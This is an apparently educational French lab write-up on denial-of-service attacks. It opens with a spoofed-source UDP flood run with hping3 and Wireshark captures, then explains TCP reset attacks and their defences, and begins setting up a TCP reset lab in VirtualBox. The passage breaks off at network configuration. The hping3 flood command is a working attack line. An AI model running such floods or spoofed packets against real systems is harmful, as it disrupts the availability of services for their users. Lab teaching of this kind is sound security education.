
```
(kali㉿kali)-[~]
$ sudo hping3 --udp 192.168.1.26 -a 192.168.1.36 -p 137 -c 100000 --flood
[sudo] password for kali:
HPING 192.168.1.26 (eth0 192.168.1.26): udp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
[  ] 192.168.1.36 192.168.1.26 UDP 42:6717 - 137 Len=0
[  ] 192.168.1.36 192.168.1.26 UDP 42:6718 - 137 Len=0
[  ] 192.168.1.36 192.168.1.26 UDP 42:6719 - 137 Len=0
[  ] 192.168.1.36 192.168.1.26 UDP 42:6720 - 137 Len=0
[  ] 192.168.1.36 192.168.1.26 UDP 42:6721 - 137 Len=0

Wire (1000 bits), 135 bytes c
0x52:4E:6D:32 (c2:75:52:4E:6D:32)
  Sequence 4, Src: 192.168.1.14, Dst: 192.168.1.26
  Src Port: 5353, Dst Port: 5
  System (query)
    91 06 5e 00 00 fb c2 f5 57 48 ad 32 00 00
    95 79 78 64 48 00 ff 11 50 60 20 48 01 00
    09 f1 34 89 14 29 00 05 51 2a 01 99 00 00
    00 88 00 00 90 00 00 99 57 30 37 34 41 30 00
    94 5f 73 75 02 00 5f 07 6f 07 07 00 00 00 00 00
    74 64 57 74 03 70 65 00 0f 03 02 02 00 00 00 00
    81 69 5f 32 33 33 36 33 37 44 45 48 16 00 00 00
    91 69 5f 30 49 36 48 30 30 36 44 49 10 00 00 00
    81 68 36 80 86 98 81 00 00 00 00 00 00 00 00 00


Packets: 132/763 • Displayed: 132/763 (100.0%) | Profile: Default
```

Ensuite, on va aller voir encore une fois le taux d'utilisation de CPU et le trafique réseau.





Il est clair d'après un petit analyse qu'il ya un grand trafique dirigé vers notre machine Windows. On peut voir le trafique UDP en utilisant Wireshark.



Il est clair qu'un nombre énorme de packets UDP sont envoyés depuis la machine 192.168.1.36 à la machine 192.168.1.26.

C'est ça la fin de notre LAB.

TCP Reset Attaque

Définition

Une attaque de réinitialisation TCP est un type d'attaque informatique qui exploite les vulnérabilités du protocole de contrôle de transmission (TCP) pour perturber le flux normal de données entre deux ordinateurs. C'est un type d'attaque de déni de service (DoS) qui peut être utilisé pour perturber la disponibilité d'un service ou d'un système. L'attaquant envoie un paquet TCP de réinitialisation forgé à l'une ou aux deux parties de la connexion, ce qui provoque la réinitialisation de la connexion et la perturbation du service.

Comment ça fonctionne ?

Dans un flux de paquets d'une connexion TCP, chaque paquet contient un en-tête TCP. Chacun de ces en-têtes contient un bit connu sous le nom de drapeau "réinitialisation" (RST). Dans la plupart des paquets, ce bit est réglé sur 0 et n'a aucun effet ; cependant, s'il est réglé sur 1, cela indique à l'ordinateur récepteur qu'il doit immédiatement cesser d'utiliser la connexion TCP. Il ne doit plus envoyer de paquets en utilisant les numéros d'identification de la connexion, appelés ports, et doit rejeter tous les paquets supplémentaires qu'il reçoit avec des en-têtes indiquant qu'ils appartiennent à cette connexion. Une réinitialisation TCP tue essentiellement une connexion TCP instantanément.

L'attaque de réinitialisation TCP fonctionne en envoyant un paquet TCP avec le drapeau RST (Réinitialisation) activé à un ordinateur distant. Ce paquet RST indique à l'ordinateur distant que la connexion doit être réinitialisée immédiatement. L'ordinateur distant arrête alors la connexion TCP en cours, empêchant toute communication ultérieure entre les deux ordinateurs.

Le paquet RST peut être envoyé à partir d'une adresse IP falsifiée ou d'un ordinateur compromis sur le réseau, ce qui rend l'attaque difficile à détecter et à prévenir. De plus, les paquets RST peuvent sembler légitimes, car il est courant d'utiliser des paquets RST pour fermer proprement les connexions TCP.

Les attaquants peuvent utiliser cette technique pour perturber les connexions TCP existantes, bloquer l'accès à des sites Web ou à des services en ligne, ou même obtenir des informations sur des systèmes cibles.

Comment se protéger contre une attaque TCP Reset ?

Pour se protéger contre une attaque de réinitialisation TCP, voici quelques mesures que vous pouvez prendre :

1. Utilisez des pare-feu pour surveiller et bloquer les paquets de réinitialisation TCP provenant de sources inconnues.
2. Utilisez des méthodes d'authentification pour vérifier l'identité des parties qui tentent d'établir une connexion TCP.
3. Utilisez des méthodes de chiffrement pour protéger les données échangées entre les parties.
4. Utilisez des outils de surveillance de réseau pour détecter et signaler les activités suspectes, y compris les attaques de réinitialisation TCP.

LAB : TCP Reset Attack

Dans ce LAB, nous allons présenter l'attaque de TCP Reset.

Les Outils qu'on va utiliser sont:


1. Oracle VM VirtualBox
2. Machine Virtuelle (Attaquant): Kali Linux
3. Deux machines virtuelles (Victimes): Ubuntu / Ubuntu Server
4. Outil: Wireshark, Script Python.

Première chose qu'on va faire est de démarrer toutes les machines virtuelles.


On doit configurer les machines virtuelles (Kali, Ubuntu, Ubuntu Server) pour qu'elles soient dans la même plage réseau. Pour ça on va changer les paramètres de les machines virtuelles. On suit les étapes suivants pour chaque une des machines:

Configuration —> Réseau —> Mode d'accès réseau


Dans le mode accès réseau on va choisir Accès par pont et on click sur Ok.



Maintenant on doit connaître l'adresse IP de chaque machine. Pour toutes les machines, on va ouvrir “Terminal” et taper la commande suivante: `ifconfig`.




L'adresse IP de notre machine Ubuntu Server est : **192.168.1.37**



```
(kali㉿kali)-[~/Desktop]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.38 netmask 255.255.255.0 broadcast 192.168.1.255
        inet6 fe80::7ebd:ca03:a60e:a8d4 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
                RX packets 799 bytes 1018723 (994.8 KiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 518 bytes 41570 (40.5 KiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
                RX packets 4 bytes 240 (240.0 B)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 4 bytes 240 (240.0 B)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

L'adresse IP de notre machine Kali est : **192.168.1.38**




```
root@Ubuntu:~/Desktop$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.36 netmask 255.255.255.0 broadcast 192.168.1.255
        inet6 fe80::4c68:1cdb:4770:7fb1 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:fb:47:45 txqueuelen 1000 (Ethernet)
                RX packets 339163 bytes 507691339 (507.6 MB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 164126 bytes 13715311 (13.7 MB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
                RX packets 201 bytes 16157 (16.1 KB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 201 bytes 16157 (16.1 KB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

L'adresse IP de notre machine Ubuntu est : **192.168.1.36**

Maintenant On doit tester le ping. On teste le ping en utilisant pour les trois machines la commande suivante: `ping @IP`




A screenshot of a Kali Linux desktop environment. A terminal window titled "kali@Ubuntu: ~/Desktop" is open, showing network statistics for the "ether" and "lo" interfaces, and a ping command to "192.168.1.37". The desktop background is a purple and red abstract design. A file named "script1.py" is visible on the desktop.

```
ether 08:00:27:fb:47:45 txqueuelen 1000 (Ethernet)
RX packets 339163 bytes 507691339 (507.6 MB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 164126 bytes 13715311 (13.7 MB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scoped_id 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 201 bytes 16157 (16.1 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 201 bytes 16157 (16.1 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

